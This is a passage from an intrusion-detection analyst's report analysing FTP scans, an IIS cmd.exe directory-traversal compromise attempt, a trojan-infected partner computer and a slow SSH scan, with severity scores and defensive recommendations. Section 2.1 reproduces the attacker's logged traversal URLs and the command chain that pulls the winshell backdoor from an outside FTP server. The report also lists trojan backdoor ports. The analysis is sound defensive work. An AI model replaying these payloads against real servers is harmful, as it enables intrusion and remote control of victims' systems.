***AP*** Seq: 0x877BA0CD  Ack: 0xB797DC05  Win: 0x4419  TcpLen: 20
50 41 53 53 20 47 67 70 75 73 65 72 40 68 6F 6D  PASS Ggpuser@hom
65 2E 63 6F 6D 0D 0A                             e.com..

08/01-16:23:58.591470 192.168.50.12:21 -> 192.168.50.5:2863
TCP TTL:128 TOS:0x0 ID:33791 IpLen:20 DgmLen:75 DF
***AP*** Seq: 0xB797DC05  Ack: 0x877BA0E4  Win: 0x4449  TcpLen: 20
35 33 30 20 55 73 65 72 20 61 6E 6F 6E 79 6D 6F  530 User anonymo
75 73 20 63 61 6E 6E 6F 74 20 6C 6F 67 20 69 6E  us cannot log in
2E 0D 0A                                         ...
```

On a Solaris 8 server, this signature will not work:

```
08/01-14:41:08.339168 192.168.50.5:2350 -> 192.168.50.15:21
TCP TTL:128 TOS:0x0 ID:18664 IpLen:20 DgmLen:56 DF
***AP*** Seq: 0x2A28DACD  Ack: 0x9CEC8B33  Win: 0x440A  TcpLen: 20
55 53 45 52 20 61 6E 6F 6E 79 6D 6F 75 73 0D 0A  USER anonymous..

08/01-14:41:08.339313 192.168.50.15:21 -> 192.168.50.5:2350
TCP TTL:60 TOS:0x0 ID:39331 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x9CEC8B33  Ack: 0x2A28DADD  Win: 0x60F4  TcpLen: 20

08/01-14:41:08.339974 192.168.50.15:21 -> 192.168.50.5:2350
TCP TTL:60 TOS:0x0 ID:39332 IpLen:20 DgmLen:69 DF
***AP*** Seq: 0x9CEC8B33  Ack: 0x2A28DADD  Win: 0x60F4  TcpLen: 20
```

```
35 33 30 20 55 73 65 72 20 61 6E 6F 6E 79 6D 6F  530 User anonymo
75 73 20 75 6E 6B 6E 6F 77 6E 2E 0D 0A           us unknown...
```

Conclusion

Intrusion detection analysts often have to handle a great deal of data. In order to be effective, the analyst must have some understanding of the intrusion detection apparatus, network protocols, the protected hosts and networks, and the tools being used by attackers. Tools and techniques need to be researched and documented, and defensive systems need to be maintained accordingly.

Any network connected to the Internet is likely to receive FTP scans. This report should help analysts determine the nature of some of those scans so that they may respond appropriately whether the scanner is searching for pubs or looking for systems to compromise.

---

[1] From Grim's Ping readme.txt
[2] http://lists.insecure.org/incidents/2001/Dec/0175.html
http://marc.theaimsgroup.com/?l=incidents&m=101534750812274&w=2
[3] The Internet Storm Center: http://isc.incidents.org
[4] http://www.securityfocus.com/templates/archive.pike?list=75
[5] http://www.snort.org
[6] See advisories CA-2001-33, CA-2001-07, CA-2000-13 at http://www.cert.org/advisories
[7] A long list of bugs related to FTP is available at: http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=ftp
[8] FXP, File eXchange Protocol, is used to transfer files from one server to another, without having to transfer them to an intermediary client. This is especially useful for clients on slow links. See: http://www.jtpfxp.net
[9] http://www.deerfield.com/products/wingate
[10] http://grimsping.cjb.net
[11] Windows 2000 Server with all current patches running on a 400 mhz Pentium II with 192 MB RAM.
[12] http://www.symantec.com
[13] http://www.mcafee.com
[14] http://www.sysinternals.com
[15] http://www.foundstone.com

2. Network Traces

Logs for the captures in this section come from Gauntlet firewall, Snort, and Web server logs. Some logs have been reformatted for clarity. The logs are in this format:

Gauntlet:

```
Apr 15 21:36:11 firewall gfw: securityalert: tcp if=qfe1 from
10.10.10.1:3094 to 216.136.128.128 on unserved port 5100
```

The first field in Gauntlet logs is the date and time, followed by the hostname "firewall". Gauntlet logs are often recognizable by the keyword "securityalert", though it is not present in all of messages in this report. This message was generated because 10.10.10.1 tried to connect to 216.136.128.128 on 5100/tcp, which is an unserved port. The qfe1 signifies that the network interface involved was #1 on a quad fast Ethernet card.

Snort:

```
[**] WEB-IIS cmd.exe access [**]
05/26-23:46:48.434470 152.3.46.65:3171 -> 192.168.1.4:80
TCP TTL:115 TOS:0x0 ID:36876 IpLen:20 DgmLen:98 DF
***AP*** Seq: 0x277B9139  Ack: 0xEFB03A3D  Win: 0x2058  TcpLen: 20
```

The first line is the alert message from Snort. The second line includes source and destination addresses and ports. The third and fourth lines include IP and TCP information. Subsequent lines would include any data captured.

IIS:

```
152.3.46.65, -, 5/26/02, 23:41:20, W3SVC, 192.168.1.4, GET,
/scripts/..%5c..%5cwinnt/system32/cmd.exe, /c+dir,
```


These logs start out with the source address, followed by the date and time, the service running (W3SVC), the destination address, and the command executed.

2.1 Not Nimda

This trace demonstrates the need for continued vigilance in the face of increasing network "noise" from worm-infected hosts and other automated scanning tools. As long as intrusion detection systems continue to provide voluminous logs, human analysts will seek to reduce that volume by filtering out noisy traffic, whether mentally in their review process, by turning off alarms, or by disabling or rewriting signatures. In doing so, an opportunity is created for attackers to hide their activities.

2.1.1 Source of trace:

The following was detected on my employer's network. A simplified diagram of the systems involved is included below:



2.1.2 Detects generated by:

Snort version 1.8.6, Gauntlet Firewall, and system logs.

2.1.3 Probability of spoofing:

There is almost no chance that this attack was spoofed. The attack relies on a TCP connection, which in turn, relies on the completion of a three-way handshake. The attacker had to be in control of the source in order to execute the attack. She also had to have control of – or at least access to – the FTP server used in this attack.

2.1.4 Attack Description:

The attacker made use of the vulnerability discussed in MS00-078[16] (see also CVE-2000-0884 and CVE-2001-0333), which was also exploited by Nimda, in order to execute the following commands on the victim server:

```
152.3.46.65, -, 5/26/02, 23:41:20, W3SVC, 192.168.1.4, GET,
/scripts/..%5c..%5cwinnt/system32/cmd.exe, /c+dir,
```

```
152.3.46.65, -, 5/26/02, 23:41:34, W3SVC, 192.168.1.4, GET,
/scripts/..%5c..%5cwinnt/system32/cmd.exe,
/c+copy+c:\winnt\system32\cmd.exe+rund1l32.exe,
152.3.46.65, -, 5/26/02, 23:41:37, W3SVC, 192.168.1.4, GET,
/scripts/rund1l32.exe, /c+echo+anonymous>readme.txt,
152.3.46.65, -, 5/26/02, 23:41:40, W3SVC, 192.168.1.4, GET,
/scripts/rund1l32.exe, /c+echo+johndoe@aol.com>>readme.txt,
152.3.46.65, -, 5/26/02, 23:41:42, W3SVC, 192.168.1.4, GET,
/scripts/rund1l32.exe, /c+echo+cd+>>readme.txt,
152.3.46.65, -, 5/26/02, 23:41:43, W3SVC, 192.168.1.4, GET,
/scripts/rund1l32.exe, /c+echo+binary>>readme.txt,
152.3.46.65, -, 5/26/02, 23:41:45, W3SVC, 192.168.1.4, GET,
/scripts/rund1l32.exe,
/c+echo+get+winshell.exe+winshell.exe>>readme.txt,
152.3.46.65, -, 5/26/02, 23:41:46, W3SVC, 192.168.1.4, GET,
/scripts/rund1l32.exe, /c+echo+bye>>readme.txt,
152.3.46.65, -, 5/26/02, 23:41:48, W3SVC, 192.168.1.4, GET,
/scripts/rund1l32.exe, /c+echo+ftp+s:readme.txt+148.182.16.82>stup.bat,
152.3.46.65, -, 5/26/02, 23:41:51, W3SVC, 192.168.1.4, GET,
/scripts/rund1l32.exe, /c+c:\inetpub\scripts\stup.bat,
152.3.46.65, -, 5/26/02, 23:41:53, W3SVC, 192.168.1.4, GET,
/scripts/rund1l32.exe,
/c+echo+c:\inetpub\scripts\winshell.exe+rund1l32.exe>wow.bat,
152.3.46.65, -, 5/26/02, 23:41:55, W3SVC, 192.168.1.4, GET,
/scripts/rund1l32.exe, /c+c:\inetpub\scripts\wow.bat,
```

A line-by-line description of the activity:

1. First, a directory listing was obtained. This confirmed the server was responsive and vulnerable to this form of command execution.
2. The command interpreter cmd.exe was copied from its default location to a file called rund1l32.exe in the current directory. The filename rund1l32 was presumably chosen because it is similar to another file commonly found on Windows systems, rundll32.exe, which Windows uses to execute dlls.

3 - 8. The attacker created a file called readme.txt (again, a fairly innocuous sounding name), which contained commands used for an FTP session.

9. A batch file, stup.bat, was created that attempts to connect to an FTP server and execute the commands listed above.
10. stup.bat was executed.
11. wow.bat, , was created to install winshell.
12. The batch file above was executed.

The snort alerts from this activity follow:

```
[**] WEB-IIS cmd.exe access [**]
05/26-23:46:48.434470 152.3.46.65:3171 -> 192.168.1.4:80
TCP TTL:115 TOS:0x0 ID:36876 IpLen:20 DgmLen:98 DF
***AP*** Seq: 0x277B9139  Ack: 0xEFB03A3D  Win: 0x2058  TcpLen: 20

[**] ATTACK RESPONSES http dir listing [**]
05/26-23:46:48.455451 192.168.1.4:80 -> 152.3.46.65:3171
TCP TTL:127 TOS:0x0 ID:37262 IpLen:20 DgmLen:231 DF
***AP*** Seq: 0xEFB03A3D  Ack: 0x277B9173  Win: 0x201E  TcpLen: 20
```

```
[**] WEB-IIS cmd.exe access [**]
05/26-23:47:02.963683 152.3.46.65:3173 -> 192.168.1.4:80
TCP TTL:115 TOS:0x0 ID:43276 IpLen:20 DgmLen:138 DF
***AP*** Seq: 0xE8058D7  Ack: 0xEFB094C1  Win: 0x2058  TcpLen: 20

[**] ATTACK RESPONSES file copied ok [**]
05/26-23:47:02.987848 192.168.1.4:80 -> 152.3.46.65:3173
TCP TTL:127 TOS:0x0 ID:40078 IpLen:20 DgmLen:371 DF
***AP*** Seq: 0xEFB094C1  Ack: 0xE805939  Win: 0x1FF6  TcpLen: 20


[**] WEB-IIS scripts access [**]
05/26-23:47:06.357585 152.3.46.65:3174 -> 192.168.1.4:80
TCP TTL:115 TOS:0x0 ID:47884 IpLen:20 DgmLen:96 DF
***AP*** Seq: 0xF29D36CF  Ack: 0xEFB0A284  Win: 0x2058  TcpLen: 20
```

Additional alerts all appeared with the "scripts access" message.

More information about the vulnerability exploited here is available from CERT[17] and CVE[18].

2.1.5 Attack Mechanism:

This attack exploits a vulnerability in IIS that allows a remote user to traverse directories on the local logical drive. Commands are executed with the privileges of the IIS service, IUSR_hostname, which is a restricted account. However, it is a member of the Everyone group by default, so the attacker will likely have enough access to install software or escalate their privilege.

Given the ability to execute code, this attacker chooses to transfer winshell[19], essentially a telnet server that listens on a TCP port configured by the user. Winshell was installed on an isolated test system, and it starts automatically and listens for connections on 11385/tcp.

2.1.6 Correlations:

A search of security mailing list archives[20] did not produce any matches for this attack though a number of people have reported similar methods being employed to install FTP servers, especially the ServU daemon[21].

Dshield reported no activity from this source for the month prior to this attack.

The vulnerabilities are described by the Common Vulnerabilities and Exposures list in documents CVE-2001-0333[22] and CVE-2000-0884[23].

2.1.7 Evidence of Active Targeting:

This attack was clearly targeted specifically at this system. Previous reconnaissance had to be performed to determine that this server was susceptible to this type of attack – no other Web servers on this subnet were attacked in this way. The attacker also had to have prior knowledge of the availability of the winshell.exe remote control software on the FTP server

– the timing shows that this person did not have to go searching for the tool. Automated attacks are often much faster than this, so it seems likely that this was performed manually.

2.1.8 Severity

The formula used to calculate severity is:
Severity = (Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality: 2: this system has fairly minor importance on my employer's network
Lethality: 5: if executed properly, this attack gives an intruder complete access to the system
System Countermeasures: 1: It is difficult to find anything done properly on this system; one point because IIS logging is enabled
Network Countermeasures: 4: This attack failed due to reasonable egress filtering at the firewall which prohibited outbound FTP transfers from the targeted host:

```
May 26 23:47:40 firewall ftp-gw[1264]: deny host= 192.168.1.4 ID=126470
```

Additionally, the site runs a network IDS with full packet captures.

Severity = (2 + 5) – (1 + 4) = 2

2.1.9 Defensive recommendations:

- Apply patches in a timely fashion, especially on hosts accessible from the Internet
- Run vendor-provided security tools such as URLscan and IIS Lockdown
- Disable unnecessary services
- Monitor and maintain firewalls and IDS properly
- Consider URL validation and filtering technologies such as Cisco's NBAR[24]
- Changing default directories, files, accounts and groups could help in this situation
- Synchronize system clocks

2.1.10 Question:

Match the worm with its characteristic:

Name	Characteristic
Code Red	Uses backdoors left by other worms to propagate
Code Red II	Looks for default passwords
Nimda	Involves both Solaris and IIS servers
Sadmind	Requests /default.ida?XXXX…
SQL Snake	Requests /default.ida?NNNN…

Answer:

Name	Characteristic
Code Red	Requests /default.ida?NNNNNN…


Code Red II	Requests /default.ida?XXXXXX…
Nimda	Uses backdoors left by other worms to propagate
Sadmind	Involves both Solaris and IIS servers
SQL Snake	Looks for default passwords

2.2 Compromised Partner

This trace demonstrates an increasing challenge in information security: the perimeter is becoming less defined. Virtual Private Networks (VPNs) extend the local network to other locations and other organizations. Employees' personal computers may be used to access internal resources, but may not be subjected to the same policy enforcement as standard internal systems. Further, wireless technologies mean that an attacker no longer needs physical access in order to infiltrate a network.

2.2.1 Source of trace

This trace was captured on my employer's network. A simplified diagram of the systems involved is included below



2.2.2 Detect generated by

Gauntlet Firewall

2.2.3 Probability of spoofing

There is extremely low probability of spoofing in this case. Logs show a compromised system inside the perimeter.

2.2.4 Attack description

A computer on a business partner's network was logged repeatedly attempting to connect through my employer's network to the Internet using services that are prohibited by policy. Upon further investigation, it appears that the system in question was infected with a Trojan horse. The computer belonged to a consultant on site for an application implementation at the partner's location. The logs suggest that this may have occurred during the logged activity, though it could have happened prior to his arrival.

```
Apr 15 21:35:39 firewall tn-gw[18216]: connected host=10.10.10.1
destination=216.136.233.133 port=23
```

The first connections from this system appear to be telnet to an address assigned to Yahoo! Yahoo Instant Messenger (IM) uses 23/tcp, pretending to be telnet, in order to pass through firewalls.

```
Apr 15 21:36:11 firewall gfw: securityalert: tcp if=qfe1 from
10.10.10.1:3094 to 216.136.128.128 on unserved port 5100
Apr 15 21:36:13 firewall gfw: securityalert: tcp if=qfe1 from
10.10.10.1:3097 to 209.1.225.136 on unserved port 5001
```

The client continues to attempt connections that are typical of Yahoo! IM. These alerts continued for denied traffic to more than a dozen servers at US hosting providers using ports 1237, 1239, 5001, 5100, and 5101.

```
Apr 15 21:49:12 firewall gfw: securityalert: tcp if=qfe1 from
10.10.10.1:1049 to 24.191.16.106 on unserved port 1214
Apr 15 21:49:12 firewall gfw: securityalert: tcp if=qfe1 from
10.10.10.1:1050 to 24.46.199.132 on unserved port 1214
```

This is followed by hundreds of what appear to be KaZaA connections, all of which were blocked. Most of the destinations were US ISPs and .edu sites. There were more than 1,000 of these attempts.

```
Apr 16 09:56:43 firewall ftp-gw[1255]: permit host=10.10.10.1 connect
to 24.242.143.69 ID=1255485
```

The next interesting connection is FTP to an address registered to Road Runner, another ISP. There were two FTP connections made to this address during this incident, but the logs do not provide details of what was transferred.

```
Apr 16 10:53:04 firewall gfw: securityalert: tcp if=qfe1 from
10.10.10.1:3496 to 24.53.155.64 on unserved port 6669
Apr 16 10:53:05 firewall gfw: securityalert: tcp if=qfe1 from
10.10.10.1:3496 to 24.53.155.64 on unserved port 6669
```

The client begins attempting what appear to be IRC connections about an hour after the FTP transfer. The destination address is registered to Adelphia, an ISP. The only traffic recorded between the FTP and the IRC connections were a handful of apparent IM retries.

The client attempted nearly 3,000 IRC connections to this address. This volume of traffic is unusual on this network, so further investigation was performed. An nmap scan of the system was run that indicated it was likely Windows 2000 (NetBios ports including 445, isakmp, etc. were open). Interestingly, though, TCP ports 12345 and were also listening. These ports are often associated with the NetBus backdoor.[25]

Another analyst determined that the client was attempting to connect to the IRC channel "#FÙX0R" using the nickname "[SS]-4632". This was sufficient evidence to remove the system from the network.

2.2.5 Attack mechanism

Without access to the compromised system or its owner it is difficult to separate the user activity from the Trojan activity. Based on the information available, I offer this explanation:

1. The user attempted to use instant messaging and file sharing clients which are prohibited
2. He downloaded a new Trojaned client hoping to find something that would work on this network
3. He installed the client, which opened backdoor ports 12345 and 12346 on his system and attempted to connect to an IRC channel to advertise its availability and accept commands as a robot ("bot")

It is also possible that the system was infected prior to attaching to our network, but the timing of the above activity leads me to believe the infection occurred on site.

This attack relies on peoples' trust to make its way onto systems and networks. As can be seen with the IM traffic, some software is designed to try to work despite firewalls. In order to prevent this a good policy must be backed by a "defense in depth" approach to security.

2.2.6 Correlations

Searching for related activity based on the IRC information as well as the destinations involved did not return anything useful. A number of documents exist that describe IRC and its malicious uses[26].

2.2.7 Evidence of active targeting

This system was compromised, and placed our intranet and our partner's network at risk. However, there is insufficient data in this case to conclude that this vendor or our networks were specifically targeted using this Trojan.

2.2.8 Severity

Criticality: 4: Many important internal systems were exposed in this incident
Lethality: 5: The system was compromised.
System Countermeasures: 0: If any local antivirus or firewall software was running, it was either not updated or it had critical functionality disabled.

Network Countermeasures: 2: Insufficient access control between the partners' networks revealed a significant breakdown in protection. Internet gateway prevented additional damage.

Severity = (4 + 5) – (0 + 2) = 7

2.2.9 Defensive recommendations

- Tighten perimeter security at border between internal networks and partners' networks; this should deny all traffic bound for the Internet, regardless of the service or protocol being used; access to internal resources from the partner's network should be restricted to only that which is necessary.
- Ensure local policies regarding {consultant, vendor, etc.} computers are enforced. These policies dictate that ALL computers connected to company networks must adhere to minimum security standards, including a virus scan using up-to-date virus signatures for Windows systems.
- Add additional IDS monitoring capability to record this type of activity.

2.2.10 Question

Match the port with the Trojan most associated with it:

Name	Port
Back Orifice	31790
Hack'a'Tack	31337
NetBus	27374
SubSeven (version 2)	12345
SubSeven (version 1)	1243

Bonus: Which of these, if any, are typically UDP?

Answers:

Name	Port
SubSeven (version 1)	1243
Back Orifice	31337
SubSeven (version 2)	27374
NetBus	12345
Hack'a'Tack	31790


Back Orifice uses 31337/udp.

2.3 Sneaky SSH Scan

This detect demonstrates reconnaissance for exploitable servers. Based on the timing, one possible explanation is that the scanner was developing a list of SSH servers that might be vulnerable to (then) recently announced OpenSSH vulnerabilities[27]. What made this scan interesting, at least from data I've collected, were techniques employed to avoid IDS detection.

2.3.1 Source of trace:

This was captured on my employer's network. A simplified diagram of the systems involved is included below:



2.3.2 Detects generated by:

Snort version 1.8.6

The rule used to detect this scan matched on any inbound traffic with a source port of 20 and a destination port of less than 1024. The rule is found as part of the standard Snort ruleset, in the file misc.rules. This is the rule:

```
alert tcp $EXTERNAL_NET 20 -> $HOME_NET :1023 (msg: "MISC Source Port
20 to <1024"; flags:S; refrence:arachnids,06; classtype:bad-unknown;
sid:503; rev:2;)
```

2.3.3 Probability of spoofing:

There is low probability of spoofing. The scan requires a full TCP connection which cannot be achieved with a spoofed source address.

2.3.4 Attack Description:

The scanner attempted to establish TCP connections with all hosts on a network on port 22, which is commonly used for SSH. Logs from this network, as well as correlating information detailed below, show that this was a large, slow scan.

```
[**] MISC Source Port 20 to <1024 [**]
07/05-23:30:45.717318 217.119.193.199:20 -> 192.168.1.2:22
TCP TTL:241 TOS:0x0 ID:45183 IpLen:20 DgmLen:40 DF
******S* Seq: 0xADA37FEF  Ack: 0x0  Win: 0x3FFF  TcpLen: 20

[**] MISC Source Port 20 to <1024 [**]
07/05-23:31:22.615632 217.119.193.199:20 -> 192.168.1.3:22
TCP TTL:241 TOS:0x0 ID:16547 IpLen:20 DgmLen:40 DF
******S* Seq: 0x67AF4352  Ack: 0x0  Win: 0x3FFF  TcpLen: 20

[**] MISC Source Port 20 to <1024 [**]
07/05-23:31:59.660277 217.119.193.199:20 -> 192.168.1.4:22
TCP TTL:241 TOS:0x0 ID:53587 IpLen:20 DgmLen:40 DF
******S* Seq: 0xA27E93A0  Ack: 0x0  Win: 0x3FFF  TcpLen: 20

[**] MISC Source Port 20 to <1024 [**]
07/05-23:32:34.510446 217.119.193.199:20 -> 192.168.1.5:22
TCP TTL:241 TOS:0x0 ID:22901 IpLen:20 DgmLen:40 DF
******S* Seq: 0xABEC03F1  Ack: 0x0  Win: 0x3FFF  TcpLen: 20

[**] MISC Source Port 20 to <1024 [**]
07/05-23:33:09.810565 217.119.193.199:20 -> 192.168.1.6:22
TCP TTL:241 TOS:0x0 ID:58201 IpLen:20 DgmLen:40 DF
******S* Seq: 0x4E882590  Ack: 0x0  Win: 0x3FFF  TcpLen: 20
```

One possible explanation for a slow scan is that a person may be performing it manually. Given the total number of targets involved that seems unlikely in this case. Slow scans may also be used as an evasion technique. In Snort, for example, the portscan preprocessor can be used to alert when a number of connections are established in a specified time period. The standard configuration for Snort is to alert if more than four connections are made within three seconds. The connections may be different ports on the same target or the same port on different targets.[28]

Also of interest in this scan is that the source port is 20. This is used as the source port on an FTP server for data connections[29]. An attacker may be able to bypass firewalls if they do not statefully handle active FTP connections

2.3.5 Attack Mechanism:

The scanner used a system in Germany to establish a TCP connection with targets on port 22, typically used for SSH. This scan would provide the attacker a list of systems running SSH servers. The timing of the scan was ominous because ISS had released an advisory of vulnerabilities in OpenSSH[30] about a week before the scan. CVE and CERT have information on other bugs reported in earlier releases of SSH products as well[31].

This event was limited to a scan, with no evidence that any exploit was run. Those systems that completed the three-way handshake immediately closed the connection so interesting data was collected. No subsequent traffic was recorded from this host, and there was no evidence that this scanner returned from a different source to make use of the information they had gathered.

2.3.6 Correlations:

Correlating evidence comes from posts to the intrusions@incidents.org mailing list[32]. Three analysts reported receiving the same scan. Johannes Ullrich indicated dshield.org received reports of more than 8,500 hosts being scanned.

Another possible explanation for this scan was presented in the above mailing list thread: it could be an FTP bounce attack, where a scanner is able to bounce their scan off of an FTP server. This would also explain the slowness of the scan[33].

My employer's network recorded a subsequent scan more than one month later:

```
[**] MISC Source Port 20 to <1024 [**]
08/11-10:30:24.366430 152.8.28.30:20 -> 192.168.1.2:22
TCP TTL:241 TOS:0x0 ID:60399 IpLen:20 DgmLen:40 DF
******S* Seq: 0x9CE52F96  Ack: 0x0  Win: 0x3FFF  TcpLen: 20

[**] MISC Source Port 20 to <1024 [**]
08/11-10:30:24.374766 152.8.28.30:20 -> 192.168.1.8:22
TCP TTL:241 TOS:0x0 ID:60399 IpLen:20 DgmLen:40 DF
******S* Seq: 0xBF229202  Ack: 0x0  Win: 0x3FFF  TcpLen: 20

[**] MISC Source Port 20 to <1024 [**]
08/11-10:30:24.418092 152.8.28.30:20 -> 192.168.1.10:22
TCP TTL:241 TOS:0x0 ID:60449 IpLen:20 DgmLen:40 DF
******S* Seq: 0x6E0DC884  Ack: 0x0  Win: 0x3FFF  TcpLen: 20
```

This scan is very similar to the first:

- The TTL apparently started at 255.
- The window size was 16383.
- Don't Fragment is set.
- Sequence numbers appear random.
- Type of Service (TOS) is 0.

There were some key differences:

- This scan was very fast, covering all active hosts on this /24 subnet in around one second.
- In the first scan the ID incremented by one for each packet to a destination and changed randomly between hosts. In the second scan the ID did not change randomly between hosts – in fact, it remained constant for targets 192.168.1.2 - .8.

2.3.7 Evidence of Active Targeting:

As evidenced by the breadth of this scan, it is unlikely that my employer's network was specifically targeted.

2.3.8 Severity:

Criticality: 4: Internet servers are important resources on my employer's network.
Lethality: 2: This particular scan seems to be reconnaissance, and is not much of a threat itself, but earns points because of the steps taken to avoid detection and because the timing comes so close to vulnerability announcements.
System Countermeasures: 5: While many Internet-facing systems on this network run SSH, those systems are patched frequently and conform to system security standards for this environment.
Network Countermeasures: 5: Perimeter firewalls prohibit SSH connections from the Internet wherever possible. Network IDS is running and actively monitored.

Severity = (4 + 2) – (5 + 5) = -4

2.3.9 Defensive recommendations:

- Maintain patches on servers, especially those accessible from the Internet.
- Disable or remove unneeded software.
- Actively maintain firewalls and IDS.
- Deploy file integrity checking and/or host-based intrusion detection software.
- Audit system and network security regularly.

2.3.10 Question:

True or False:
It is not possible to catch exploits for recent OpenSSH vulnerabilities because SSH communication is encrypted.

Answer: This is false. Content matching may still work on encrypted communications if the encryption credentials are shared with the IDS, though it is a bad answer for both security and performance reasons. Another more realistic approach is possible. Some of the exploits, once executed, open a clear text communication channel rather than remaining encrypted. Further, research indicates that one of the exploits may involve sending packets that are unusually small for SSH, which could be easily monitored[34].

[16] http://www.microsoft.com/technet/security/bulletin/ms00-078.asp
[17] http://www.kb.cert.org/vuls/id/111667
[18] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0884
[19] Running strings on this executable revealed it is version 4.0. More information is available at http://www.megasecurity.org/trojans/w/winshell/Winshell_all.html
[20] intrusions@incidents.org, incidents@securityfocus.com, and dshield discussion (dshield.org)
[21] http://marc.theaimsgroup.com/?l=incidents&w=2&r=1&s=servu&q=b
[22] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0333
[23] http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0884
[24] http://www.cisco.com/warp/public/63/nimda.shtml
[25] http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20335
http://www.iss.net/security_center/static/1228.php
http://www.nwinternet.com/~pchelp/nb/netbus.htm
[26] This site contains a great deal of useful information: http://staff.washington.edu/dittrich/misc/ddos/
[27] http://www.openssh.com/txt/preauth.adv
http://www.cert.org/advisories/CA-2002-18.html
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0639
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0640
[28] See the Snort User's Manual: http://www.snort.org/docs/writing_rules/chap2.html#tth_sEc2.4.3
[29] Stevens, W. Richard 1994. *TCP/IP Illusustrated, Volume 1,* pages 419-438. Addison Wesley, Boston.
[30] http://bvlive01.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=20584
[31] http://www.cert.org/advisories/CA-2001-35.html
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0640
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0639
[32] http://cert.uni-stuttgart.de/archive/intrusions/2002/07/msg00037.html
[33] http://cert.uni-stuttgart.de/archive/intrusions/2002/07/msg00046.html
[34] The snort-sigs list has a great deal of useful information. This post discusses the GOBBLES OpenSSH exploit: http://marc.theaimsgroup.com/?l=snort-sigs&m=102555905229390&w=2

3. University of X Audit

Summary

